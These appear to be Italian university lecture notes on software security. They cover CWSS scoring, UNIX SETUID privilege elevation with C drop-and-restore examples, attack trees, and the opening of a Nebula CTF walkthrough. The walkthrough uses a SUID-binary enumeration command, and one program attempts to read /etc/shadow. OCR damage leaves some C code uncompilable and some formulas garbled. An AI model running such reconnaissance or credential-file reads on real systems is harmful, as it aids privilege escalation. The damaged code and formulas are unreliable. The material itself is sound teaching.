Interna controll effectiveness: Qual è l'efficacia delle contromisure, a livello di codice? Alla metrica IC (Internal Control Effectiveness) può essere assegnato uno dei sei valori N (None), L (Limited), M (Moderate), I (Indirect), B (Best-Available), C (Complete)
Finding confidence: Quanto si è sicuri che il difetto individuato sia una debolezza e possa essere usato da un attaccante? Alla metrica FC (Finding Confidence) può essere assegnato uno dei tre valori T (Proven True), LT (Proven Locally True), F (Proven False)

Metriche Attack Surface

Required privilege: Quali privilegi deve già possedere l'utente per sfruttare la debolezza? Alla metrica RP (Required Privilege) può essere assegnato uno dei cinque valori N (None), L (Limited or Guest), RU (Regular User), P (Partially Privileged User), A (Administrator)
Required privilege layer: A quale livello operazionale l'attaccante deve avere privilegi per poter sfruttare la debolezza? Alla metrica RL (Required Privilege Layer) può essere assegnato uno dei quattro valori A (Application), S (System), N (Network), E (Enterprise Infrastructure)
Access vector: Attraverso quale canale deve comunicare l'attaccante per poter sfruttare la debolezza? Alla metrica AV (Access Vector) può essere assegnato uno dei sei valori I (Internet), R (Intranet), V (Private Network), A (Adjacent Network), L (Local), P (Physical)
Authentication strenght: Quanto la procedura di autenticazione protegge la debolezza? Alla metrica AS (Authentication Strength) può essere assegnato uno dei quattro valori N (None), W (Weak), M (Moderate), S (Strong)
Level of interaction: Quali azioni deve compiere la vittima per consentire all'attaccante di svolgere l'attacco con successo? Alla metrica LI (Level of Interaction) può essere assegnato uno dei sei valori A (Automated), T (Tipical/Limited), M (Moderate), N (OpportuNistic), H (High), NI (No Interaction)
Deployement score: n quali piattaforma e/o configurazioni si presenta la debolezza? Alla metrica DS (Deployment Scope) può essere assegnato uno dei quattro valori A (All), M (Moderate), R (Rare), P (Potentially Reachable)
Calcolo del Punteggio:

$$AttackSurfaceScore = [20*(RP+RL+AV)+20*SC+15*\mathrm{IN}*5*AS]/100.0$$

Metriche Environmental

Business impact: Qual è l'impatto ambientale di uno sfruttamento della sicurezza? Alla metrica BI (Business Impact) può essere assegnato uno dei cinque valori C (Critical), H (High), M (Medium), L (Low), N (None)
Likelihood of discovery: Qual è la probabilità che un attaccante scopra la debolezza? Alla metrica DI (Likelihood of DIscovery) può essere assegnato uno dei tre valori H (High), M (Medium), L (Low)
Likelihood of exploit: Qual è la probabilità che, una volta scoperta la debolezza, un attaccante con il giusto privilegio sia in grado di sfruttarla? Alla metrica EX (Likelyhood of EXploit) può essere assegnato uno dei quattro valori H (High), M (Medium), L (Low), N (None)
External control effectiveness: Qual è l'efficacia delle contromisure esterne (NON a livello di codice)? Alla metrica EC (External Control Effectiveness) può essere assegnato uno dei sei valori N (None), L (Limited) M (Moderate), I (Indirect), B (Best-Available), C (Complete)
Prevalance: Qual è la frequenza di occorrenza della debolezza nel software in generale? Alla metrica P (Prevalence) può essere assegnato uno dei quattro valori W (Widespread), H (High), C (Common), L (Limited)
Calcolo del Punteggio:

$$f(BI)=\begin{cases}0 & if\ BI=0\\ 1 & otherwise\end{cases}$$

$$EnvironmentalScore=[(10*BI+3*DI+4*EX+3*P)*f(BI)*EC]/20.0$$

l Punteggio Totale è un valore tra 0 e 100, dato dal prodotto dei tre punteggi parziali.
Le risposte relative alle domande del questionario sono presentate sotto forma di stringa di testo. Tale stringa, detta vector string, è formata da terne di abbreviazioni domanda:risposta,peso separate dal carattere /
Esempio: TI:H,0.9/AP:A,1.0/AL:A,1.0/IC:N,1.0/FC:T,1.0

2.5 CVSS versus CWSS

CVSS e CWSS sono molto simili, ma ci sono alcune differenze:

- CVSS assume che una vulnerabilità sia già stata scoperta e verificata, mentre CWSS può essere utilizzata prima che ciò accada.
- CVSS cataloga gli errori fatti, mente CWSS cataloga gli errori fattibili. In CVSS alcuni aspetti combinano caratteristiche multiple, che sono invece separate in CWSS. Ad esempio Access Complexity (AC) si suddivide in Required Privilege Level e Level of Interaction.

Capitolo 3

Esecuzione con privilegi elevati

L'elevazione dei privilegi può essere effettuata in due modi:

1. Manuale: dove l'utente digita i comandi opportuni per diventare un amministratore oppure l'utente esegue il comando che gli interessa. Un esempio è l'uso di sudo prima di un comando.
2. Automatica (tipicamente usata in UNIX): l'utente esegue il comando che gli interessa e il SO esegue l'elevazione dei privilegi. Un esempio è l'utilizzo del comando $passwd.

3.1 Utenti e gruppi

In UNIX, un utente è caratterizzato da: Username (stringa) UID, User IDentification number (intero). Il root è l'utente con UID=0.
Un gruppo è caratterizzato da: Groupname (stringa) GID, Group IDentification number (intero).
Queste informazioni possono essere visualizzate con il comando id.

3.2 File e permessi

L'accesso ai file è regolato da permessi, definiti come tre terne di azioni (una terna per ciascuna tipologia di utenti). Le azioni possibili sono Read, Write, eXecute. Le tipologie di utenti possibili sono proprietario, gruppo di lavoro, altri utenti[2].
Possiamo rappresentare i permessi in 2 modi:


- Rappresentazione ottale: Read è 4, Write è 2, eXecute è 1. Una terna di azioni à una somma di permessi: rwxrwxr-x -> 4+2+1 4+2+1 4+1 = 775.
- Rappresentazione simbolica: Read è r, Write è w, eXecute è x. Creatore è u, Gruppo è g, Altri è o.Una modifica -> utenti ± azioni (u+rw). Permesso finale -> modifiche separate da , . rwxrwxr-x -> ug+rwx, o+rx

I per messi possono essere impostati col comando:
chmod nuovi-permessi nome-file
Ci sono altri tre bit aggiuntivi associati ai permessi: SETUID, SETGID, STICKY. I bit aggiuntivi SETUID e SETGID quando sono posti uguali a 1, consentono un'elevazione dei privilegi, come vedremo di seguito: La rappresentazioni ottale / simbolica è per SETUID: 4/s, per SETGID: 2/s.
Per impostare a 1 il bit SETUID di un file, si utilizza il comando: chmod u+s file.
Per impostare a 1 il bit SETGID di un file, si utilizza il comando: chmod g+s file.

[2]eXecute su un file indica che il file può essere eseguito, eXecute su una directory indica che si può entrare in essa

3.2.1 SETUID


Come stabilire se il bit SETUID è posto a 1 per un determinato file? Invochiamo ls –l nomefile e vediamo se è presente il permesso "s" e se il file è evidenziato in rosso: Per individuare tutti i file con



il bit SETUID acceso possiamo usare utilizzare il comando find con l'opzione –perm (filtro in base ai permessi): find / -perm /u+s. Per evitare di visualizzare i messaggi di errore (permission denied): find / -perm /u+s 2>/dev/null

3.2.2 SETGID

Come stabilire se il bit SETGID è posto a 1 per un determinato file? Invochiamo ls –l nomefile e vediamo se è presente il permesso "s" e se il file è evidenziato in giallo: Per individuare tutti i file con



il bit SETGID acceso possiamo usare utilizzare il comando find con l'opzione –perm (filtro in base ai permessi): find / -perm /g+s. Per evitare di visualizzare i messaggi di errore (permission denied): find / -perm /g+s 2>/dev/null

3.2.3 Utente e gruppo reale

Nei SO UNIX, il descrittore di un processo memorizza una prima coppia di credenziali:

- Ø Real User ID (RUID) è l'UID di chi ha lanciato il comando
- Real Group ID (RGID) è il GID di chi ha lanciato il comando

3.2.4 Utente e gruppo effettivo

Nei SO UNIX, il descrittore di un processo memorizza una seconda coppia di credenziali:

- Effective User ID (EUID)
- Effective Group ID (EGID)

In condizioni normali (bit SETUID e SETGID disattivati): EUID è l'UID di chi ha lanciato il comando e EGID è il GID di chi ha lanciato il comando.
Se invece i bit SETUID e SETGID sono attivati:EUID è l'UID di chi possiede il file e EGID è il GID di chi possiede il file. Quindi, chi lancia il comando può assumere i privilegi di chi possiede il file!
C'è un problema se non sono presenti altre contromisure, un processo con SETUID/SETGID attivi ottiene i pieni poteri dell'utente privilegiato. Se l'utente privilegiato è root, il processo può fare di tutto, inoltre, il privilegio ottenuto è mantenuto per l'intera esecuzione.
L'elevamento dei privilegi offerto da Unix è quindi una debolezza ma non una vulnerabilità, infatti un programma scritto in modo corretto non comporta rischi.

L'elevazione dei privilegi si può risolvere abbassamento e ripristinandi i privilegi. Se l'applicazione non svolge operazioni critiche, può decidere di abbassare i propri privilegi a quelli dell'utente che ha eseguito il comando (privilege drop). Quando l'applicazione svolge operazioni critiche, ripristina nuovamente i privilegi ottenuti con l'elevazione automatica (privilege restore).

3.3 Privilege drop and restore

Nei primissimi sistemi UNIX sono previste solo due tipologie di user (e group) ID: RUID (RGID) eEUID (EGID). I valori RUID ed EUID possono essere determinati mediante le chiamate di sistema:

- getuid(), che restituisce il RUID del processo invocante.
- geteuid(), che restituisce l'EUID del processo invocante.

Un esempio di utilizzo è illustrato nelle prossime slide: getuid_unix.c e geteuid_unix.c

3.3.1 Esempio con getuid_unix.c

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int uid = getuid();
    printf("RUID del processo = %d\n", uid);
    exit(0);
}
```

Se compiliamo getuid_unix.c: gcc –o getuid_unix getuid_unix.c.
Ed eseguiamo una prima volta getuid_unix come utente normale ./getuid_unix, viene stampato RUID del processo = 1000.
Se lo esguiamo come root: sudo ./getuid_unix, viene stampato RUID del processo = 0.

3.3.2 Esempio con geteuid_unix.c

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int uid = geteuid();
    printf("RUID del processo = %d\n", uid);
    exit(0);
}
```

Se compiliamo geteuid_unix.c: gcc –o geteuid_unix geteuid_unix.c.
Ed eseguiamo una prima volta geteuid_unix come utente normale ./geteuid_unix, viene stampato RUID del processo = 1000.
Se lo esguiamo come root: sudo ./geteuid_unix, viene stampato RUID del processo = 0.

Esempio cambiamo il proprietario del file

Si imposti il proprietario di geteuid_unix a root: sudo chown root geteuid_unix. Si imposti il bit SETUID per il file geteuid_unix: sudo chmod u+s geteuid_unix. Infine si esegua geteuid_unix: ./geteuid_unix.
Nonostante il processo venga lanciato dall'utente, viene stampato EUID del processo = 0. La presenza del bit SETUID=1 ha consentito l'esecuzione del programma con i privilegi del proprietario del file (root)!

3.3.3 Esempio setuid_unix.c

È anche possibile cambiare il valore dell'EUID di un processo. La chiamata di sistema setuid(uid) imposta l'EUID del processo al valore uid in input. Ad esempio, setuid(0) imposta EUID a 0 (root). In caso di errore, l'output della chiamata è -1. Un esempio di utilizzo è illustrato nel prossimo codice: setuid_unix.c.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int uid = getuid();
    int euid = geteuid();
    printf("Prima di elevazione a root:
        RUID del processo = %d\n", uid);
    printf("Prima di elevazione a root:
        EUID del processo = %d\n", euid);

    if (setuid(0) == -1) {
        printf("Non sono riuscito ad impostare
        EUID = 0 (root).\n");
        exit(1);
    }

    uid = getuid();
    euid = geteuid();
    printf("Dopo elevazione a root:
        RUID del processo = %d\n", uid);
    printf("Dopo elevazione a root:
        EUID del processo = %d\n", euid);
    exit(0);
}
```

Si compili setuid_unix.c: gcc –o setuid_unix setuid_unix.c. Si esegua setuid_unix una prima volta: ./setuid_unix.
Viene stampato prima di elevazione a root: RUID=1000 e EUID=1000. Viene stampato il messaggio di errore Non sono riuscito a impostare EUID=0.
Se impostiamo il proprietario di setuid_unix a root: sudo chown root setuid_unix. Si imposti il bit SETUID per setuid_unix: sudo chmod u+s setuid_unix. Rieseguendo viene stampato prima di elevazione a root: RUID=1000 e EUID=0.Dopo elevazione a root: RUID=0 e EIUD=0.

3.3.4 Abbassamento privilegi: drop_priv_unix.c

Per effettuare un abbassamento dei privilegi basta eseguire il comando setuid(getuid()); In tal modo infatti, l'EUID del processo viene posto uguale al RUID. Un esempio di utilizzo è illustrato nelle prossime slide: drop_priv_unix.c.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int uid, euid;
    uid = getuid();
    euid = geteuid();
    printf("Prima dell'abbassamento dei privilegi:
        RUID del processo = %d\n", uid);
    printf("Prima dell'abbassamento dei privilegi:
        EUID del processo = %d\n", euid);
    if (setuid(uid) == -1) {
        printf("Non sono riuscito ad abbassare i privilegi.\n");
```

```
        exit(1);
    }
    uid = getuid();
    euid = geteuid();
    printf("Dopo l'abbassamento dei privilegi:
        RUID del processo = %d\n", uid);
    printf("Dopo l'abbassamento dei privilegi:
        EUID del processo = %d\n", euid);
    exit(0);
}
```

Si compili drop_priv_unix.c! gcc –o drop_priv_unix drop_priv_unix.c. Si esegua drop_priv_unix una prima volta ./drop_priv_unix.
Viene stampato prima dell'abbassamento dei privilegi: RUID=1000 e EUID=1000. Dopo l'abbassamento dei privilegi: RUID=1000 e EUID=1000.
Si imposti il proprietario a root: sudo chown root drop_priv_unix. Si imposti il bit SETUID sudo chmod u+s drop_priv_unix.
Eseguendolo viene stampato prima dell'abbassamento dei privilegi: RUID=1000 e EUID=0. Dopo l'abbassamento dei privilegi: RUID=1000 e EUID=1000.

Nei primissimi sistemi UNIX, l'abbassamento dei privilegi tramite lo statement setuid(getuid()) non permette più il ripristino del privilegio elevato che si aveva in precedenza. Si tratta quindi di un abbassamento permanente dei privilegi.

3.3.5 Ripristino priviliegi: drop_rest_unix.c

Supponiamo che un processo parta SETUID root e abbassi i suoi privilegi con setuid(getuid()), Invochi poi setuid(0) per ripristinare i privilegi di root, viene generato un errore.

```
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int uid, euid;
    int priv_uid;
    uid = getuid();
    euid = geteuid();

    priv_uid = euid; /* nell'ipotesi che il binario sia SETUID root */
    printf("Prima dell'abbassamento privilegi:
        RUID del processo = %d\n", uid);
    printf("Prima dell'abbassamento privilegi:
        EUID del processo = %d\n", euid);

    if (setuid(uid) == -1) {
        printf("Non sono riuscito ad abbassare i privilegi.\n");
        exit(1);
    }

    uid = getuid();
    euid = geteuid();

    printf("Dopo l'abbassamento privilegi:
        RUID del processo = %d\n", uid);
    printf("Dopo l'abbassamento privilegi:
        EUID del processo = %d\n", euid);

    if (setuid(priv_uid) == -1) {
        printf("Non sono riuscito a ripristinare i privilegi.\n");
        exit(1);
```

```
    }
    uid = getuid();
    euid = geteuid();

    printf("Dopo il ripristino privilegi:
        RUID del processo = %d\n", uid);
    printf("Dopo il ripristino privilegi:
        EUID del processo = %d\n", euid);
    exit(0);
}
```

Si compili drop_rest_unix.c: gcc -o drop_rest_unix drop_rest_unix.c. Si esegua drop_rest_unix una prima volta ./drop_rest_unix. Viene stampato prima dell'abbassamento dei privilegi: RUID=1000 e EUID=0. Dopo l'abbassamento dei privilegi: RUID=1000 e EUID=1000. Dopo il ripristino dei privilegi: RUID=1000 e EUID=1000.

Si imposti il creatore a root: sudo chown root drop_rest_unix. Si imposti il bit SETUID: sudo chmod u+s drop_rest_unix. Una volta eseguito viene stampato Prima dell'abbassamento dei privilegi: RUID=1000 e EUID=0. Dopo l'abbassamento dei privilegi: RUID=1000 e EUID=1000. Non sono riuscito a ripristinare i privilegi.

Viene introdotta una nuova chiamata di sistema per cambiare il valore dell'EUID di un processo: seteuid(uid) imposta l'EUID del processo al valore uid in input.
Per effettuare un abbassamento dei privilegi basta eseguire il comando seteuid(getuid());

Supponiamo che un processo parta SETUID root e abbassi i suoi privilegi con seteuid(getuid()). Invochi seteuid(0), allora seteuid(0) termina correttamente, perchè root è l'utente effettivo e imposta l'EUID al valore 0 (root).È un ripristino di privilegi. Abbiamo quindi due differenti modalità di abbassamento dei privilegi:

- Permanente: setuid(getuid());
- Temporaneo: seteuid(getuid());

Nell'ipotesi che un processo parta SETUID (tipicamente root) ebbassi i suoi privilegi con seteuid(id) è possibile ripristinare i privilegi con la chiamata: seteuid(privileged_id); dove privileged_id è lo user ID dell'utente privilegiato di partenza (tipicamente root).

3.4 I sistemi UNIX BSD

Nei sistemi BSD viene introdotta una chiamata di sistema per impostare contemporaneamente RUID e EUID: setreuid(uid,euid). Per lasciare inalterato uno dei due valori, basta fornire in input -1.
L'abbassamento permanente dei privilegi si ottiene impostando entrambi i parametri ad un valore non privilegiato setreuid(uid,uid); In seguito, i parametri RUID e EUID non potranno che assumere il valore uid. Il ripristino a root è impossibile.
L'abbassamento temporaneo dei privilegi si ottiene con la chiamata setreuid(geteuid(),getuid()); Nota: RUID ed EUID sono scambiati. Dopo lo scambio RUID è da utente privilegiato, EUID è da utente non privilegiato.
Il ripristino dei privilegi si ottiene ancora con la chiamata setreuid(geteuid(),getuid()); Dopo lo scambio RUID è da utente non privilegiato e EUID è da utente privilegiato. Il programma drop_rest_bsd.c effettua l'abbassamento e il ripristino dei privilegi.

3.4.1 abbassamento e ripristino privilegi: drop_rest_bsd.c

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    uid_t uid = getuid();
    uid_t euid = geteuid();

    printf("Prima di setreuid(euid, uid):
        RUID del processo = %d\n", uid);
    printf("Prima di setreuid(euid, uid):
        EUID del processo = %d\n", euid);
    if (setreuid(euid, uid) == -1) {
        printf("Non sono riuscito a scambiare UID <-> EUID.\n");
        exit(1);

    uid = getuid();
    euid = geteuid();

    printf("Dopo setreuid(euid, uid):
        RUID del processo = %d\n", uid);
    printf("Dopo setreuid(euid, uid):
        EUID del processo = %d\n", euid);

    if (setreuid(euid, uid) == -1) {
        printf("Non sono riuscito a scambiare UID <-> EUID.\n");
        exit(1);!
    }
    uid = getuid();
    euid = geteuid();
    printf("Dopo setreuid(euid, uid):
        RUID del processo = %d\n", uid);
    printf("Dopo setreuid(euid, uid):
        EUID del processo = %d\n", euid);
}
Compilando ed eseguendo il codice avremo il seguente output:
Prima di setreuid(euid,uid): RUID = 1000
Prima di setreuid(euid,uid): EUID = 1000
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 1000
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 1000
```

Si imposti il creatore a root: sudo chown root drop_rest_bsd
Si imposti il bit SETUID sudo chmod u+s drop_rest_bsd
Rieseguendo il programma otterremo come output:
Prima di setreuid(euid,uid): RUID = 1000
Prima di setreuid(euid,uid): EUID = 0
Dopo setreuid(euid,uid): RUID = 0
Dopo setreuid(euid,uid): EUID = 1000
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 0
Nel processo che esegue drop_rest_bsd.c subito dopo l'abbassamento dei privilegi si ha RUID=0 (root) e EUID $\neq$ 0 (utente normale).

3.4.2 Programma d_r_open_bsd.c

Si consideri il programma d_r_open_bsd.c. Il programma prova ad aprire il file /etc/shadow subito dopo l'abbassamento dei privilegi. Il file /etc/shadow è di proprietà di root ed ha i seguenti permessi:

rw——-. E' quindi leggibile e scrivibile solo da root (a differenza del file /etc/passwd che ha permessi rw-r–r– ed è leggibile da tutti). Il file /etc/shadow contiene le password cifrate degli utenti, corrispondendi alle x in ciascuna riga di /etc/passwd). Lo si compili e lo si esegua, prima da utente normale e poi SETUID root! In entrambi i casi, dopo l'abbassamento dei privilegi (anche con RUID=0) non è possibile leggere /etc/shadow.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    uid_t uid = getuid();
    uid_t euid = geteuid();

    printf("Prima di setreuid(euid, uid):
        RUID del processo = %d\n", uid);
    printf("Prima di setreuid(euid, uid):
        EUID del processo = %d\n", euid);

    if (setreuid(euid, uid) == -1) {
        printf("Non sono riuscito a scambiare UID <-> EUID.\n");
        exit(1);
    }

    uid = getuid();
    euid = geteuid();

    printf("Dopo setreuid(euid, uid):
        RUID del processo = %d\n", uid);

    printf("Dopo setreuid(euid, uid):
        EUID del processo = %d\n", euid);

    if (open("/etc/shadow", O_RDONLY) == -1)
        printf("Non sono riuscito ad aprire /etc/shadow.\n");
    else
        printf("Sono riuscito ad aprire /etc/shadow.\n");

    if (setreuid(euid, uid) == -1) {
        printf("Non sono riuscito a scambiare UID <-> EUID.\n");
        exit(1);
    }

    uid = getuid();
    euid = geteuid();

    printf("Dopo setreuid(euid, uid):
        RUID del processo = %d\n", uid);
    printf("Dopo setreuid(euid, uid):
        EUID del processo = %d\n", euid);
}
Eseguendo il programma avremo come output:
Prima di setreuid(euid,uid: RUID = 1000
Prima di setreuid(euid,uid): EUID = 1000
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 1000
Non sono riuscito ad aprire /etc/shadow
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 1000
```

Si imposti il creatore a root: sudo chown root d_r_open_bsd. Si imposti il bit SETUID: sudo chmod u+s d_r_open_bsd. Avremo come output:
Prima di setreuid(euid,uid: RUID = 1000
Prima di setreuid(euid,uid): EUID = 0
Dopo setreuid(euid,uid): RUID = 0
Dopo setreuid(euid,uid): EUID = 1000
Non sono riuscito ad aprire /etc/shadow
Dopo setreuid(euid,uid): RUID = 1000
Dopo setreuid(euid,uid): EUID = 0

Un limite dei sistemi BSD è che non gestiscono una terza coppia di credenziali:

- Saved User ID (SUID)
- Saved Group ID (SGID)

Quando un processo parte, tali credenziali contengono una copia di quelle effettive: SUID=EUID, SGID=EGID. Tale limite viene superato nei sistemi POSIX.

3.5 I sistemi POSIX

POSIX (Portable Operating System Interface) è una famiglia di standard specificati dalla IEEE Computer Society per mantenere la compatibilità tra diversi SO. Rilasciato nel 1988 con il nome IEEE 103 o ISO/IEC 9945. Nei sistemi POSIX la chiamata di sistema setreuid(uid,uid) è stata deprecata e viene sostituita da setuid(uid).
Tale chiamata imposta anche il SUID ma POSIX non specifica meccanismi per consentire la lettura del SUID. I dettagli di tale gestione sono demandati allo specifico SO.
Anche nei sistemi POSIX abbiamo due differenti modalità di abbassamento dei privilegi:

- Permanente: setuid(getuid());
- Temporaneo: seteuid(getuid());

3.6 I sistemi UNIX moderni

I SO GNU/Linux implementano la LSB (Linux Standards Base). Si tratta di una evoluzione della SUS (Single UNIX Specification), che è l'evoluzione attuale dello standard POSIX. LSB sostituisce alcune funzionalità errate od insicure di POSIX/SUS con meccanismi propri.

- **getresuid(uid,euid,suid)** consente di recuperare tutti gli user ID del processo invocante;
- **setresuid(uid,euid,suid)** consente di impostare tutti gli user ID del processo invocante.

L'abbassamento permanente dei privilegi si ottiene impostando tutti i parametri ad un valore non privilegiato setresuid(uid,uid,uid); In seguito, i parametri RUID, EUID e SUID non potranno che assumere il valore uid.Il ripristino a root è impossibile.

3.6.1 Abbassamento e aumeto privilegi sistemi moderni: drop_priv_gnulinux.c

```
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
```

```
int main(int argc, char *argv[]) {
    uid_t uid, euid, suid;
    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);!
    }

    printf("Prima dell'abbassamento privilegi:
        RUID del processo = %d\n", uid);
    printf("Prima dell'abbassamento privilegi:
        EUID del processo = %d\n", euid);

    printf("Prima dell'abbassamento privilegi:
        SUID del processo = %d\n", suid);

    if (setresuid(uid, uid, uid) == -1) {
        printf("Non sono riuscito ad abbassare i privilegi.\n");
        exit(EXIT_FAILURE);
    }

    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);
    }

    printf("Dopo l'abbassamento privilegi:
        RUID del processo = %d\n", uid);

    printf("Dopo l'abbassamento privilegi:
        EUID del processo = %d\n", euid);

    printf("Dopo l'abbassamento privilegi:
        SUID del processo = %d\n", suid);

    if (setresuid(-1, 0, -1) == -1) {
        printf("Non sono riuscito a ripristinare i privilegi.\n");
        exit(1);
    }

    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);
    }

    printf("Dopo il ripristino privilegi:
        RUID del processo = %d\n", uid);

    printf("Dopo il ripristino privilegi:
        EUID del processo = %d\n", euid);

    printf("Dopo il ripristino privilegi:
        SUID del processo = %d\n", suid);
}

Eseguendolo avremo come output:
Prima dell'abbassamento: RUID = 1000
Prima dell'abbassamento: EUID = 1000
Prima dell'abbassamento: SUID = 1000
Dopo l'abbassamento: RUID = 1000
Dopo l'abbassamento: EUID = 1000
Dopo l'abbassamento: SUID = 1000
Non sono riuscito a ripristinare i privilegi
```

Si imposti il creatore a root: sudo chown root drop_priv_gnulinux. Si imposti il bit SETUID sudo chmod u+s drop_priv_gnulinux.

Viewn stampato come output:
Prima dell'abbassamento: RUID = 1000
Prima dell'abbassamento: EUID = 0
Prima dell'abbassamento: SUID = 0
Dopo l'abbassamento: RUID = 1000
Dopo l'abbassamento: EUID = 1000
Dopo l'abbassamento: SUID = 1000
Non sono riuscito a ripristinare i privilegi.

L'abbassamento temporaneo dei privilegi si ottiene impostando EUID ad un valore non privilegiato setresuid(-1,geteuid(),-1). In questo modo si preserva lo user ID salvato e si può effettuare il ripristino in seguito.
Nota: setresuid(-1,uid,-1)=seteuid(uid).

Il ripristino temporaneo dei privilegi si ottiene impostando EUID ad un valore privilegiato setresuid(-1,privileged_ID,-1), dove privileged_id è lo user ID dell'utente privilegiato ottenuto in partenza (tipicamente root).

3.6.2 Implementazione della strategia vista: drop_rest_gnulinux.c

```
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    uid_t uid, euid, suid;
    uid_t priv_uid;!

    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);!
    }
    priv_uid = euid;
    printf("Prima dell'abbassamento privilegi: RUID del processo = %d\n", uid);

    printf("Prima dell'abbassamento privilegi:EUID del processo = %d\n", euid);

    printf("Prima dell'abbassamento privilegi:SUID del processo = %d\n", suid);

    if (setresuid(-1, uid, -1) == -1) {
        printf("Non sono riuscito ad abbassare i privilegi.\n");
        exit(EXIT_FAILURE);
    }
    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);
    }

    printf("Dopo l'abbassamento privilegi:
        RUID del processo = %d\n", uid);

    printf("Dopo l'abbassamento privilegi: EUID del processo = %d\n", euid);

    printf("Dopo l'abbassamento privilegi: SUID del processo = %d\n", suid);

    if (setresuid(-1, priv_uid, -1) == -1) {
        printf("Non sono riuscito a ripristinare i privilegi.\n");
```

```
        exit(1);
    }

    if (getresuid(&uid, &euid, &suid) == -1) {
        printf("Non sono riuscito ad !ottenere uid, euid, ruid.\n");
        exit(EXIT_FAILURE);
    }

    printf("Dopo il ripristino privilegi: RUID del processo = %d\n", uid);

    printf("Dopo il ripristino privilegi: EUID del processo = %d\n", euid);

    printf("Dopo il ripristino privilegi: SUID del processo = %d\n", suid);
}
```

Eseguendolo otterremo in outpu:
Prima dell'abbassamento: RUID = 1000
Prima dell'abbassamento: EUID = 1000
Prima dell'abbassamento: SUID = 1000
Dopo l'abbassamento: RUID = 1000
Dopo l'abbassamento: EUID = 1000
Dopo l'abbassamento: SUID = 1000
Dopo il ripristino: RUID = 1000
Dopo il ripristino: EUID = 1000
Dopo il ripristino: SUID = 1000

Si imposti il creatore a root: sudo chown root drop_rest_gnulinux. Si imposti il bit SETUID: sudo chmod u+s drop_rest_gnulinux.

Eseguendo otterremo in output:
Prima dell'abbassamento: RUID = 1000
Prima dell'abbassamento: EUID = 0
Prima dell'abbassamento: SUID = 0 Dopo l'abbassamento: RUID = 1000
Dopo l'abbassamento: EUID = 1000
Dopo l'abbassamento: SUID = 0
Dopo il ripristino: RUID = 1000
Dopo il ripristino: EUID = 0
Dopo il ripristino: SUID = 0

3.7 Come effettuare un attacco

3.7.1 Albero di attacco

È uno strumento utile per la conduzione ragionata di attività di attacco. Rappresenta una vista gerarchica dei possibili attacchi ad un sistema. Ogni nodo dell'albero è un'azione, il nodo radice è l'azione finale dell'attacco e ciascun nodo foglia è una azione iniziale dell'attacco. Ciascun nodo intermedio rappresenta un'azione preliminare per poter svolgere l'azione rappresentata dal nodo padre. Esempio di albero di attacco su di una cassaforte Una volta definito, l'albero di attacco può essere

arricchito con opportune etichette sui nodi:

- Fattibilità dell'azione (Possibile, Impossibile)
- Costo dell'azione
- Probabilità di successo

Aggregando le etichette nel percorso da una foglia alla radice, è possibile stimare l'attacco.

Capitolo 4

Nebula e le sue vulnerabilità

4.1 La macchina virtuale Nebula

La macchina virtuale Nebula contiene esercizi di sicurezza, organizzati come sfide (challenge). Ciascun esercizio corrisponde a un livello, per un totale di 20 livelli: Level00, Level01, ..., Level19. Ciascun livello dichiara un obiettivo non banale che l'utente deve cercare di ottenere con ogni mezzo possibile.

Gli account a disposizione sono di due tipi:

- Giocatori: un utente che intende partecipare alla sfida (simulando il ruolo dell'attaccante) si autentica con le credenziali seguenti: Username: levelN (N=00, 01,...,19) e Password: levelN (N=00, 01,...,19)
- Vittime Gli account flag00,...,flag19 simulano una vittima e contengono vulnerabilità di vario tipo.

Esiste anche un utente root identificato con nebula nebula.

4.2 Level00

Questo livello richiede di trovare un programma con il bit User ID settato e di eseguirlo con l'account falg00.

Per individuare tutti i file con il bit SETUID acceso possiamo usare utilizzare il comando find con l'opzione –perm (filtro per permessi):

find / -perm /u+s

Per evitare di visualizzare i messaggi di errore (permission denied):

find / -perm /u+s 2>/dev/null

Per agevolare la consultazione, salviamo i risultati della ricerca in un file nella nostra home:

find / -perm /u+s > /home/level00/permessi

Tra i vari risultati della ricerca, notiamo il file /bin/.../flag00. Tramite il comando ls -la verifichiamo se il file è di flag00. Mandando in esecuzione il file viene stampato il messaggio "Congrats, now run getflag to get your flag!"

4.3 Level01

C'è una vulnerabilità all'interno del programma che eprmette l'esecuzione di codice arbitrario.
